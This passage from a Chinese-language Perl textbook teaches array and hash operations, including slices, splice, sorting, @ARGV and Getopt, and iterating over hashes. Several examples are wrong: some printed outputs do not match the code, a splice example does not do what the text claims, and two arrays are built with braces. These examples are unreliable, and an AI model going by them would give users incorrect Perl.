事实上，如果仅访问数组中并不存在的元素，Perl 就根据需要扩展这个数组，创建新的元素，直到那个元素，并包括那个元素：

```
@array = (1, 2, 3);  
$array[5] = "Here is a new element!";  
print "$array[5]\n";
```

```
Here is a new element!
```

如果知道将创建长数组，就可以用特别有效的方法来创建并将其扩展到指定长度，而不是通过一个元素接一个元素的方法去创建数组。

---

提示：在 Perl 4 中，将已缩短的数组延长，将恢复失去的元素，但现在不是这样了。

---

### 3.2.7 清空数组

现在该从数据集中读取数据了。如何清空数组呢？可以通过将数组长度设置为负值来将其清空：

```
$#array = -1;
```

清空数组的另一种办法就是将空表`()`赋值给它，因为这正是未初始化数组的内容：

```
@array = ();
```

但是，不要通过将数组设置为未定义型 `undef` 来清空它：

```
@array = undef
```

如果这样做了，会得到包含一个元素 `undef` 的数组，而它是合法的数组。

### 3.2.8 合并与附加数组

两个公司合并后，要将其他员工全部加到你的员工数组中，你可以简便地合并两个数组吗？

是的。你可以用表赋值合并两个数组。在这个例子中，将把数组@a1和@a2合并为新的数组@a3：

```
@a1 = (1, 2, 3);
@a2 = (4, 5, 6);
@a3 = (@a1, @a2);
```

现在，可以随心所欲地使用新数组了：

```
print $a3[5];

6
```

这个例子将两个数组@a1和@a2平坦化为一个长表，而它被赋值给@a3。

也可以使用push将一个数组附加到另一个的后面，下面将@a2附加到@a1的末端：

```
@a1 = (1, 2, 3);
@a2 = (4, 5, 6);

push (@a1, @a2);
print join (" ", @a1);

1, 2, 3, 4, 5, 6
```

使用push的时候，实际上比使用简单的表赋值采取了少了许多内部赋值过程。

### 3.2.9 使用数组片

但是，若不需要整个数组。仅想要这些元素组成的子数组，仅仅是数组中间的元素。怎样才能将它们放到它们自己的数组中呢？使用数组片即可。

数组片是数组的一部分，它的行为像表，通过在方括号[和]中放置多重数组下标号来指明想要将哪些元素放到片中。例如，可以创建包含数组前4个元素的片，如下：

```
@a1 = (1, 2, 3, 4, 5, 6);
@a2 = @a1[0, 1, 2, 3];
print join (" ", @a2);

1, 2, 3, 4
```

也可以使用范围运算符(..)来指定片：

```
@a1 = (1, 2, 3, 4, 5, 6);
@a2 = @a1[0..3];
print join (" ", @a2);

1, 2, 3, 4
```

但是，片里的元素不需要是相邻的。可以创建仅包含数组两个元素的片，就像下面所示：

```
@a1 = (1, 2, 3, 4, 5, 6);  
@a2 = @a1[1, 3];  
print join (" ", @a2);  
  
2, 4
```

试图从一个表中选择一些元素时，片是非常有用的。在下一个例子中，将使用 `stat` 函数（更多详细内容请参阅第 13 章），它以表的形式返回文件信息。下面为 `stat` 返回的表的元素（这些元素有的仅在 Unix 中有意义）：

- ◆ 元素 0: `dev`——文件系统的设备号
- ◆ 元素 1: `ino`——索引节点号
- ◆ 元素 2: `mode`——文件模式（类型及权限）
- ◆ 元素 3: `nlink`——文件硬链接的数量
- ◆ 元素 4: `uid`——文件拥有者的用户数字代号
- ◆ 元素 5: `gid`——文件拥有者的组数字代号
- ◆ 元素 6: `rdev`——设备标识符
- ◆ 元素 7: `size`——文件的大小，以字节为单位
- ◆ 元素 8: `atime`——文件创建以来最后一次访问时间
- ◆ 元素 9: `mtime`——文件创建以来最后一次修改时间
- ◆ 元素 10: `ctime`——文件创建以来索引节点号变更时间

假设需要这些值中的两个：`atime` 和 `mtime`。可以这样创建片：

```
($atime, $mtime) = (stat 'timer.pl')[8, 9];
```

也可以使用片在数组的各部分工作，正如本例所示，其中使用 Perl 的 `reverse` 函数，将数组中的某些元素而非全部元素逆序排列：

```
@array = (1, 2, 3, 4, 5, 6);  
@array[2 .. 4] = reverse @array[2 .. 4];  
print join (" ", @array);  
  
1, 2, 5, 4, 3, 6
```

像 `@array[1]` 这样的表达式也许看上去像是错误，但实际上它是一个片，即一个单元素的表。但要小心；`@array[1]` 这样的表达式通常是错误，程序员往往是想用 `$array[1]`（特别是用作左值时）。

### 3.2.10 在数组中循环

我们已经将所有数据放到数组里了。现在，要建立一个循环去遍历这些数据，然后将它



们加起来。

我将在第 5 章中说明循环，但因为数组作为一种编程结构，它最初是被明确设计为在循环中使用的，而那仍然是使用它们的最常见方法，因此我将在介绍其概念之前在此将其用于遍历数组数据。详细内容请参阅第 5 章。

在本章前面可以看到，可以使用 `for` 循环在数组中循环，通过下标号来访问该数组中的每个元素：

```
@array = ("one", "two", "three");
for($loop_index = 0; $loop_index <= $#array; $loop_index++) {
    print $array[$loop_index];
}

onetwothree
```

这里的观点是：数组下标号是通过编程控制的，而这正是使数组如此受欢迎的原因所在（而这也是使哈希表，使用非排序文字字符串为键的结构没有那么受欢迎的原因）。

也可以使用 `foreach` 循环，如这里所示，在数组的每个元素上进行循环（参见第 5 章，可了解更多有关 `foreach` 的详细信息。你可能会对 `for` 与 `foreach` 实际上是同样的循环这一点感到很惊讶）。

```
@array = (1, 2, 3, 4, 5);
foreach $element (@array) {
    print "$element\n";
}

1
2
3
4
5
```

通过创建数组表（它将数组插入到表中），也可以同时在几个数组中循环：

```
@array = (1, 2, 3);
@array2 = (4, 5, 6);
foreach $element (@array, @array2) {
    print "$element\n";
}

1
2
3
4
5
6
```

甚至可以在没有对循环中的元素明确引用的情况下，使用默认函数 `$_` 来使用 `for` 循环：

```
@array = (1, 2, 3, 4, 5);
for (@array) {
    print;
}

12345
```

而且，也可以利用这样的事实：如果在标量环境下连续从数组中用 `pop` 抽取元素，该数组返回它的长度，就像前面将十进制数转换为十六进制数的例子中显示的那样：

```
use integer;

$value = 257;

while($value) {
    push @digits, (0 .. 9, a .. f)[$value & 15];
    $value /= 16;
}

while(@digits) {
    print pop @digits;
}

101
```

可以看到，很大范围内的 `for` 循环技术是可用的。所选择的方法取决于需求。相关的解决方案参见 5.2.5 节“使用 `foreach` 循环”。

### 3.2.11 打印数组

在打印数据矩阵时，为什么会出现一大长串中间没有空格间隔的数字？

如果想打印数组，可以将其传递给 `print` 函数，如下：

```
@array = ("one", "two", "three");
print "Here is the array: ", @array, ".\n";

Here is the array: onetwothree.
```

但是，要注意，`print` 函数是表函数，它将数组看作是表，而它将表中的所有元素以右向相邻的顺序打印出来，而其结果将是 `onetwothree`。

更好的方法是使用双引号插值，将数组名一起包括在双引号之间：

```
@array = ("one", "two", "three");
print "Here is the array: @array.\n";

Here is the array: one two three.
```

在这种情况下，Perl 使用默认的输出域分隔符对数组插值，该分隔符存储在特殊函数 `$,` 中。如果想要让数组中的每个元素之间都显示出逗号来，怎么办呢？可以试一试设置 `$,` 为逗

号，但会得到这样的结果：

```
@array = ("one", "two", "three");
$, = ",";
print "Here is the array: ", @array, ".\n";

Here is the array: ,one,two,three,.
```

更好的选择是使用 `join` 函数：从数组中创建字符串，然后将每个数组元素与它的相邻元素之间明确地用逗号分隔开来：

```
@array = (1, 2, 3, 4, 5, 6, 7, 8, 9, 10);
print join(", ", @array);

1, 2, 3, 4, 5, 6, 7, 8, 9, 10
```

当然，也可以使用 `for` 或 `foreach` 在数组中的所有元素间循环：

```
@array = ("one", "two", "three");
foreach $element (@array) {
    print "Current element = $element\n";
}

Current element = one
Current element = two
Current element = three
```

在最后的分析中，可以通过简单设置数组下标号访问数组中的每个元素，这意味着可以让数组以任何方法、你喜欢的任何格式打印。

### 3.2.12 拼接数组

现在你是数组专家了，因此，可以深入说明数组的作用了。也就是说，现在该谈谈如何掌握 `splice` 函数了。

拼接数组意味着将表里的元素添加到数组里去，现在也许还要替换掉数组里的元素。在这里使用 `splice` 函数，而这正是该函数一般的工作方式：

```
splice ARRAY, OFFSET, LENGTH, LIST
splice ARRAY, OFFSET, LENGTH
splice ARRAY, OFFSET
```

`splice` 函数将被 `OFFSET` 和 `LENGTH` 指定的元素从数组中移除，而如果在 `LIST` 中指明了一个表，它们将被 `LIST` 中的元素所取代。

在表上下文中，`splice` 函数返回从数组中去除掉的元素。在标量环境，`splice` 函数返回被去除掉的元素的最后一个（或者，如果没有元素被去除掉，则返回 Perl 的 `undef` 值）。如果省略掉 `LENGTH`，`splice` 则删除掉从 `OFFSET` 开始直到数组末端的全部元素。

让我们来看一个例子。在这个例子中，将新元素 `"three"` 拼接已经拥有两个元素 `"one"` 和



"two"的数组中。

```
@array = ("one", "two");
splice(@array, 2, 0, "three");
print join(", ", @array);

one, two, three
```

在下一个例子中，将整个新数组拼接到旧数组的末端：

```
@array = ("one", "two");
@array2 = ("three", "four");
splice(@array, 2, 0, @array2);
print join(", ", @array);

one, two, three, four
```

你也可以对正在拼接的数组进行元素置换。在下一个例子中，将第一个数组的最后一个元素"two"用第二个数组（它包含了"two", "three"和"four"）来替换：

```
@array = ("one", "two");
@array2 = ("two", "three", "four");
splice(@array, 2, 1, @array2);
print join(", ", @array);

one, two, three, four
```

可以看到，`splice` 是数组编辑器，它可以完全控制任何数组的细节。掌握了 `splice`，就已经掌握了 Perl 中的数组操作。

### 3.2.13 数组反向

反向数组可以使用 `reverse` 函数：

```
@reversed = reverse @array;
```

这个例子显示了 `reverse` 的用法：

```
@a1 = (1, 2, 3, 4, 5, 6);
@a2 = reverse @a1;

print join (" ", @a2);

6, 5, 4, 3, 2, 1
```

将元素用 `push` 推入数组而你想让它们反向时，`reverse` 函数特别有用。在将十进制数转换为十六进制数的例子中，通过使用 `pop` 将它们从 `@digits` 数组中连续取出，以达到反向的目的，但是，如果那个例子并不是有关出栈和入栈的，使用 `reverse` 可能会更容易：

```
use integer;
```

```

$value = 258;

while($value) {
    push @digits, (0 .. 9, a .. f)[$value & 15];
    $value /= 16;
}

print reverse @digits;

102

```

注意，也可以使用切片技术将数组的一部分用 `reverse` 转置：

```

@array = (1, 2, 3, 4, 5, 6);
@array[2 .. 4] = reverse @array[2 .. 4];

print join (" ", @array);

1, 2, 5, 4, 3, 6

```

### 3.2.14 数组排序

你已经准备好了 `@employee` 数组，它显示哪个员工得到提升，哪个被解雇，你准备将它们打印出来。你难道不应该将它们按照字母排序吗？

要想对数组排序，需使用 `sort` 函数：

```

sort SUBNAME LIST
sort BLOCK LIST
sort LIST

```

这个函数将给定的 `LIST` 进行排序，然后返回排序的表。`SUBNAME` 给出了子程序的名称，该子程序返回两个数据项比较的结果，它与 `<=>` 和 `cmp` 运算符的方式一样（想了解更多有关这些运算符的详细内容，参见第4章）。也可以在 `BLOCK` 中放置比较代码。如果不指定 `SUBNAME` 和 `BLOCK`，`sort` 将用标准的字符串比较顺序进行排序。

接下来的程序用标准的字符串比较顺序对数组排序：

```
@sorted = sort @array;
```

这里使用了数字比较运算符 `<=>` 作为替代：

```
@sorted = sort {$a <=> $b} @array;
```

可以进行各种类型的排序，这里将数组用降序排序：

```
@sorted = sort {$b <=> $a} @array;
```

而且，还可以为比较操作提供自己的子程序：

```

@array = (6, 5, 4, 3, 2, 1);

sub myfunction

```

```

{
    return (shift(@_) <=> shift(@_));
}

print join(", ", sort {myfunction($a, $b)} @array);

1, 2, 3, 4, 5, 6

```

相关的解决方案参见 2.2.28 节“表排序”。

### 3.2.15 确定数组是否初始化

从 Perl v5.6.0 开始，可以对数组元素使用 `exists` 和 `delete` 函数。例如，可以使用 `exists` 函数检查是否数组元素已经被初始化：

```

@a = {0, 1, 2, 3};
if (exists($a[4])) {
    print "Element has been initialized.";
}else{
    print "Element has not been initialized.";
}

Element has not been initialized.

```

### 3.2.16 删除数组元素

从 Perl v5.6.0 开始，可以对数组元素使用 `exists` 和 `delete` 函数。例如，可以使用 `delete` 函数从一个数组中删除一个元素。注意，我使用了 `exists` 函数来检查该元素是否已经没有了，如下：

```

@a = {0, 1, 2, 3, 4};
print "Deleting $a[4].\n";
delete $a[4];

if (exists($a[4])) {
    print "Element is initialized.";
}else{
    print "Element is not initialized.";
}

Deleting $a[4].
Element is not initialized.

```

### 3.2.17 读取命令行参数：@ARGV数组

你完全用 Perl 写成了数据库程序 `SuperDuperDataCrunch`，但它只能打开一个数据库文件，你还需要让用户自己指定打开什么文件，让他们在命令行中自己指定。怎么做呢？

当 Perl 脚本运行时，从命令行上传递给它的单词是存储在内建数组 `@ARGV` 中的，而你可以像对其余任何数组一样将数据从中恢复出来（例如，使用 `shift`，`pop` 或其他方式）。



下面的例子说明了如何使用@ARGV 来恢复命令行参数。在这个例子中，我将编写一个脚本 `args.pl`，它仅由一行代码组成：

```
print join(" ", @ARGV);
```

现在，从命令行中向该脚本传递参数时，脚本将按顺序将它们全部打印出来：

```
%perl args.pl Now is the time!

Now is the time!
```

也可以使用 `Getopt` 模块扫描命令行，也就是@ARGV，以便于自定义切换。例如，假设要在脚本中启动 3 个命令行开关：-p、-M 和 -N。可以使用 `getopt` 函数获取开关的设置，该函数对@ARGV 进行扫描，如下：

```
use Getopt::Std;

getopt('pMN');
```

对诸如-p 的开关使用 `getopt` 时，就定义了相应的变量 `$opt_p`，它包含该开关的设置。在这个例子中，我将显示各种开关设置：

```
use Getopt::Std;

getopt('pMN');

print "-p switch: $opt_p, -M switch: $opt_M, -N switch: $opt_N";
```

现在，调用这段脚本并使用各种开关向它传递数值的时候，它会显示你传递的数值（注意，开关以及它的设置之间的空格是可选的）：

```
%perl args.pl -p5 -M 6 -NHello!

-p switch: 5, -M switch: 6, -N switch: Hello!
```

也可以支持多字符的开关（例 `German`），这要通过使用 `Getopt::long` 模块；参见第 14 章可了解详情。

---

**提示：**调用 `Getopt` 模块的函数时，它们会破坏@ARGV 的内容，因此你也许应该考虑，要么仅在处理@ARGV 时调用它们，要么就在代码中创建自己的开关处理功能。

---

到此结束了目前我们对数组的说明，下面将说明哈希表了。

相关的解决方案参见 14.2.16 节“`GetOpt`：解释命令行开关”。

### 3.2.18 创建哈希表

所有数据都存到数组中，但是，一个星期的第几天到底是存在序号 491 还是 419？此时可以使用哈希表。有了哈希表，可以用诸如 `'weekday'` 这样的文本字符串键进行索引。

哈希表也叫做关联数组。这个名字也许更形象一些，因为使用键（也就是说，一个文本字符串）来与数值相关联，而不是用数字索引号来检索数据。

因为使用键而非数字来访问哈希表里的数值，将数据存储在哈希表里经常比将其存储到数组中更为直观。但是，注意，在哈希表中建立遍历数据的循环可能会很困难，正是因为无法利用数字循环索引号来直接从哈希表中检索数据。

在哈希表变量名前面加上前缀%，下面建立了一个空的哈希表：

```
%hash = ( );
```

就像对数组那样，当使用单个哈希表元素时，采用\$前缀符。例如，这里显示了如何将一些项放到新的哈希表中（fruit 是哈希表的第一个键，而它对应于值 apple；sandwich 是第二个键，对应于值 hamburger；等等）。

```
%hash = ( );

$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
```

注意，你使用花括号{和}来访问哈希表元素，而不是像对数组那样使用方括号[和]。在这里，可以通过键值来访问哈希表中的单个元素：

```
%hash = ( );

$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
print $hash{sandwich};

hamburger
```

用这种方法，我们已经创建了拥有键以及与键相关联的值的哈希表。

无需从创建空的哈希表开始再对它填充。如果使用并不存在的哈希表，Perl 会自动创建它（Perl 对程序员相当友好）。因此，这段代码可以像前面的代码一样：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
print $hash{sandwich};

hamburger
```

你知道，当读取新数组的元素时，Perl 忽略掉空格符，而这使得像这样的结构在有大量数组元素时变得很方便：

```
@array = (
    "one", "two", "three",
```



```
    "four", "five", "six",
);
```

用同样的方法，可以这样创建哈希表，指定所需的键/值对来填充哈希表：

```
%hash = (
    'fruit'    , 'apple',
    'sandwich' , 'hamburger',
    'drink'    , 'bubbly',
);
print "$hash{'fruit'}\n";

apple
```

也可以使用 `qw` 来指定键/值对，代码中经常有这样的代码：

```
%hash = qw(
    fruit      apple
    sandwich   hamburger
    drink      bubbly
);
print "$hash{'fruit'}\n";

apple
```

也可以指定键/值对为裸词，在建立哈希表和访问其值的时候都可以（除非键的长度大于一个单词，在这种情况下必须使用引号）：

```
%hash = (
    fruit    , apple,
    sandwich , hamburger,
    drink    , bubbly,
);
print "$hash{fruit}\n";

apple
```

事实上，逗号的同义词是 `=>`，而使用这个运算符将使键和值之间的关系更为清晰。因此，程序员经常编写如下创建哈希表的语句：

```
%hash = (
    fruit    => apple,
    sandwich => hamburger,
    drink    => bubbly,
);
print "$hash{fruit}\n";

apple
```

注意，`=>` 运算符并没有做特殊的事情；它实际上与逗号运算符一样（不同的是，它强制将左边的单词解释为字符串）。例如这个语句：



```
print "x"=>"y"=>"z";
```

与下列是一致的：

```
print "x", "y", "z";
```

也可以使用带有空格的键，正如这个例子所示，其中创建了一个哈希表元素，其关键字是'ice cream'：

```
$hash2{cake} = chocolate;
$hash2{pie} = blueberry;
$hash2{'ice cream'} = pecan;
```

通过这样的方法访问项：

```
$hash{cake} = chocolate;
$hash{pie} = blueberry;
$hash{'ice cream'} = pecan;

print "$hash{'ice cream'}\n";

pecan
```

也可以在双引号插值来创建哈希表键，即直接使用变量：

```
$value = $hash{$key};
```

哈希表提供了存储数据的强有力的技术，但要牢记，不能通过数字索引号来直接访问哈希表中的数值。当然这并不意味着不能在哈希表中循环；参见 3.2.23 节“在哈希表中循环”。

### 3.2.19 使用哈希表

创建了新哈希表，也加载了数据之后，还有一个问题：如何再次将数据从哈希表中取出来呢？使用键即可。

创建了哈希表后，可以利用键对数值寻址的方法使用它，如下：

```
$value = $hash{$key};
```

另外，可以使用赋值运算符将元素放到哈希表中，如下：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
print $hash{sandwich};

hamburger
```

如果是在表上下文中使用哈希表，它将所有键/值对插值到表中：

```
$hash{fruit} = apple;
```

```
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
print join(" ", %hash);

drink bubbly sandwich hamburger fruit apple
```

这个例子表明：哈希表项并不以插入的顺序存储。**Perl** 出于效率方面的考虑用自己的顺序存储它们，它假设你将使用键而不是依赖于它们存储的顺序来检索这些项。

---

**提示：**如果想要用插入的顺序对存储在哈希表中的元素检索，可以使用 **Perl** 的 `Tie::IxHash` 模块。要想对哈希表排序，参见 3.2.26 节的“哈希表排序”主题。

---

如果在标量环境中使用哈希表，而哈希表中有键/值，则将返回真值。

---

**提示：****Perl** 将分配给哈希表的空间放在“桶”中，而在标量环境中，哈希表返回的实际值是包含已用的桶数以及被分配的桶数，它们之间用斜线分开（如 200/250）。检查这个字符串，可以看到 **Perl** 处理哈希表的效率非常高。

---

在循环中使用哈希表并不像使用数组那样方便，因为对于哈希表，无法简单地使数字索引号增加。但是，**Perl** 提供了各种方法来弥补这种情况，3.2.23 节“在哈希表中循环”中将说明这点。一个方法是使用 `each` 函数，它返回连续的键/值对：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

while(($key, $value) = each(%hash)) {
    print "$key => $value\n";
}

drink => bubbly
sandwich => hamburger
fruit => apple
```

另一个在循环中让哈希表工作的方法是使用 `keys` 函数，它返回哈希表的键表，这使得处理键就像对数字索引一样容易：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

foreach $key (keys %hash) {
    print $hash{$key} . "\n";
}

bubbly
hamburger
apple
```



要了解更多信息，参见 3.2.23 节“在哈希表中循环”。

### 3.2.20 哈希表添加元素

要想给哈希表增加新元素，像这样使用赋值运算符即可，其中我给 %hash 哈希表添加了两个新元素：

```
%hash = ( );

$hash{$key} = $value;
$hash{$key2} = $value2;
```

可以使用表赋值来创建哈希表，也可以使用表赋值添加元素，就像这个例子，其中我给 %hash 添加了一个键/值对：

```
%hash = (
    fruit    => apple,
    sandwich => hamburger,
    drink    => bubbly,
);

%hash = (%hash, dressing, 'blue cheese');
print "$hash{dressing}\n";

blue cheese
```

这个例子起作用了，因为表运算符( )首先将 %hash 插值到一个表中，而那个表则被扩展为键/值对。

注意，因为在表赋值里使用它之前，我将哈希表进行了插值，在这种情况下不能使用快捷运算符 +=（想要了解更多有关 += 运算符的详细内容，参见第 4 章）。

```
%hash += (dressing, 'blue cheese');    #Won't work!
```

相关的解决方案参见 4.2.24 节“处理赋值运算符 =, +=, -= 等”

### 3.2.21 确定哈希表是否拥有特定键

某人在一年前编写了哈希表，但我记不起来到底它里面是否含有 'lunchtime' 键了。他不想在代码中检查，因为如果没有这样的键存在会产生错误。该怎么办？使用 exists 函数即可。

exists 函数确定在哈希表中是否有某个键。注意，它只是指出该哈希表是否有某个键；键表示的实值也许还未初始化（因而被设置为 undef）。

例如，如这里所示，我使用 exists 在哈希表 %hash 中检查键：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

if (exists($hash{'vegetable'})) {
    print "Key is in the hash.";
}
```



```

} else {
    print "Key is not in the hash.";
}

```

*Key is not in the hash*

要确定某个元素在哈希表中是否已定义，需使用 `defined` 函数：

```

$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

if (defined($hash{'vegetable'})) {
    print "Element is defined.";
} else {
    print "Element is not defined.";
}

```

*Element is not defined.*

### 3.2.22 删除哈希表元素

公司解雇了一些员工，要从 `%employees` 哈希表中删掉他们的记录，应当怎样做呢？

要在哈希表中删除元素，使用 `delete` 函数即可（不要将哈希表的值设置为 `undef`，因为那正是未初始化的哈希表值所包含的内容，这意味着它还是合法的哈希表值）。

在下面的例子中，从哈希表中删除了一个元素，然后使用 `exists` 函数检查它是否还在：

```

$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

delete($hash{'fruit'});

if (exists($hash{"fruit"})) {
    print "Key exists.";
} else {
    print "Key does not exist.";
}

```

*Key does not exist.*

**警告！**从哈希表中删除一个值后，如何将它找回来呢？不能。删除后，它就永远不见了，因此要小心从事。

### 3.2.23 在哈希表中循环

要格式化及打印哈希表中的数据，怎样才能能在哈希表中循环呢？

为什么当遇到循环时哈希表并没有数组应用得广泛呢？最根本的原因在于哈希表的索引方式是使用键，在编程控制下，没有易于增加和减小的数字那样容易使用。另外，在哈希

表中存储的数据并不像存储在数组中的那样是同一性质的（例如，程序员经常将哈希表用作小型数据库，将完全不同的信息，如员工姓名、标识号、电话号码等存储在数据实体中，因此更确切地说，它应该被看作是多字段记录，而不是数组记录）。但是，在 Perl 里，可以用相当多的方法在哈希表中循环。

先前在本章中讨论了数组循环，但我还并未涉及到循环的细节。在第 5 章中将详细介绍循环。像数组一样，哈希表是经常被程序员用于循环的数据结构之一，因此在这里要介绍这方面的内容。如果这个主题对你不适用，那么请你先看一看第 5 章的内容。

假设想要将所有元素（也就是，键/值对）从哈希表中拖出来。在这种情况下，使用 `each` 函数。这里有一个例子。首先创建哈希表：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;
```

现在，可以像这样利用表赋值从哈希表中得到键/值对了，我使用了 `each` 函数：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

while(($key, $value) = each(%hash)) {
    print "$key => $value\n";
}

drink => bubbly
sandwich => hamburger
fruit => apple
```

注意 `each` 函数的优越之处：通过它获取哈希表中每个元素的键和值设置。

也要注意哈希表数值也不是以我将它们添加到哈希表中的相同顺序出现的，因为 Perl 保存哈希表元素时使用自己的内部方法，该方法针对内存效率和便于访问进行优化。

---

**提示：**如果想要能够用插入的顺序对存储在哈希表中的元素进行检索，可以使用 Perl 的 `Tie::IxHash` 模块。要想对哈希表排序，参见 3.2.26 节“哈希表排序”。

---

接下来，可以使用 `foreach` 循环对哈希表中的元素重复遍历。想要返回哈希表中的键表从而向 `foreach` 提供用来循环的东西，可以使用 `keys` 函数：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

foreach $key (keys %hash) {
    print $hash{$key} . "\n";
}

bubbly
```



```
hamburger
apple
```

用哈希表工作时，`keys` 函数是很棒的；因为 `keys` 函数返回哈希表的键表，这使得在哈希表中循环几乎与在数组的修标号上循环一样容易。

除了在哈希表中获取键，也可以使用 `values` 函数，它允许建立循环显示哈希表中的数值：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

foreach $value (values %hash) {
    print "$value\n";
}

bubbly
hamburger
apple
```

注意，通常情况下，哈希表数值的出现顺序并不与将它们插入哈希表的顺序相同。

而且，不要忘记诸如 `map` 和 `grep` 这样的函数，也可以将它们与诸如 `keys` 或 `values` 这样的函数返回的表一起工作：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

print map "$_ => $hash{$_}\n", keys %hash;

drink => bubbly
sandwich => hamburger
fruit => apple
```

可以看到，尽管不能像对数组那样使用数字循环下标来直接访问哈希表元素，但 Perl 向程序员提供了在哈希表中循环的方法。`keys`、`values` 和 `each` 函数在这里提供了很多强大的功能。

### 3.2.24 打印哈希表

现在，要打印存储在程序 `SuperDuperDataCrunch` 中的哈希表数据了。怎样做呢？

可以用相当多的方式在 Perl 中打印哈希表。例如，可以通过将哈希表插值到双引号之间来打印：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

print "@{[%hash]}\n";

drink bubbly sandwich hamburger fruit apple
```



注意，前面的例子仅仅在表上下文中打印哈希表，表现为键/值对，一个接一个。更好的选择也许是使用 `each` 函数，如下：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

while (( $key, $value ) = each %hash ) {
    print "$key: $value\n";
}

drink: bubbly
sandwich: hamburger
fruit: apple
```

如果想要将打印的数据排序怎么办？可以使用 `sort` 函数，相关内容请参见 3.2.26 节“哈希表排序”：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

foreach $key (sort keys %hash) {
    print "$key => $hash{$key}\n";
}

drink => bubbly
fruit => apple
sandwich => hamburger
```

另外，可以找到大量其他方法来遍历哈希表，例如，使用 `map` 和 `grep`。参见本章前面的“哈希表循环”以了解其他技术。

### 3.2.25 调换哈希表的键和数值

怎样转换哈希表才能使所有键变成数值，而数值变成键？事实上这很容易，使用 `reverse` 函数即可。

使用数组时，我们首先接触到了 `reverse` 函数，在那里，它将数组中所有元素的顺序倒了过来。在哈希表中，它将键和数值进行调换。看一看使用哈希表的例子，它是前面主题的发展：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

%reversed = reverse %hash;

foreach $key (sort keys %reversed) {
    print "$key => $reversed{$key}\n";
}
```

```
apple => fruit
bubbly => drink
hamburger => sandwich
```

这就是有关它的一切。现在，所有的键变成数值而数值变成键。这里真正发生的事情是 `reverse`，将它的参数看作是一个表，它将这个表反向。将表赋值给新哈希表，Perl 创建哈希表，其键和数值是调换了。

### 3.2.26 哈希表排序

现在要将哈希表 `%employees`（包括谁将被提升和谁将被解雇）打印出来了。但是，因为公司拥有 40,000 多名员工，首先将哈希表按字母顺序排列可能会更好。

在这里可以使用 `sort` 函数给哈希表排序；下面就是将哈希表的键排序：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

foreach $key (sort keys %hash) {
    print "$key => $hash{$key}\n";
}
```

这是前面那段代码的结果：

```
drink => bubbly
fruit => apple
sandwich => hamburger
```

对 `sort` 而言，通常可以向它提供自己的排序程序：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

foreach $key (sort {myfunction($a, $b)} keys %hash) {
    print "$key => $hash{$key}\n";
}

sub myfunction
{
    return (shift(@_) cmp shift(@_));
}

drink => bubbly
fruit => apple
sandwich => hamburger
```

如果排序函数包含了很多会耗费掉很多机时的代码，应该考虑将它们同时用到哈希表，使用 `map` 函数去创建新哈希表（或数组）；然后，在新哈希表上执行简单的 `sort` 操作，再用 `map` 将结果映射回原始哈希表。

当然，也可以根据哈希表的数值排序而不是根据键：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

foreach $value (sort values %hash) {
    print "$value\n";
}

apple
bubbly
hamburger
```

相关的解决方案参见 2.2.28 节“表排序”。

### 3.2.27 合并两个哈希表

两个公司合并了，其他公司员工记录的哈希表要与我们的%employees 哈希表合并起来。应该怎样做呢？

要合并两个哈希表，最简单的方法是使用表赋值。例如，假设有两个这样的哈希表：

```
$h1{fruit} = apple;
$h1{sandwich} = hamburger;
$h1{drink} = bubbly;

$h2{cake} = chocolate;
$h2{pie} = blueberry;
$h2{'ice cream'} = pecan;
```

可以将这两个哈希表用表赋值的方法合并在一起，如下：

```
%h3 = (%h1, %h2);
print $h3{'ice cream'};

pecan
```

注意，想要合并哈希表时，不能像对数组那样使用 push 作用于哈希表。

### 3.2.28 在表赋值中使用哈希表和数组

可以在表赋值中使用哈希表和数组。在赋值符号的右侧使用多重哈希表或数组时不会遇到任何问题，因为它们会被 Perl 解释，正如下面的例子所示：

```
$h1{fruit} = apple;
$h1{sandwich} = hamburger;
$h1{drink} = bubbly;

$h2{cake} = chocolate;
$h2{pie} = blueberry;
$h2{'ice cream'} = pecan;
```



可以将这两个哈希表用一个表赋值合并起来，如下：

```
%h3 = (%h1, %h2);
print $h3{'ice cream'};

pecan
```

但是，要将一些元素赋值给本身就包含有数组或哈希表的表时要小心。在 Perl 中，给数组或哈希表赋新值时，它们会自动扩增，因此应该仅在一个表赋值号的左端使用数组或哈希表。否则数组或哈希表会使所有元素“膨胀”，而不是你想像的仅被赋值到表中数组或哈希表后面。

下面的例子说明了怎样给包含有两个标量和一个数组的表赋值（注意，我保证了数组是表的最后一个元素）：

```
($variable1, $variable2, @array) = (1, 2, 3, 4, 5, 6, 7, 8);
print "$variable1\n";
print "$variable2\n";
print "@array\n";

1
2
3 4 5 6 7 8
```

### 3.2.29 为哈希表预分配内存空间

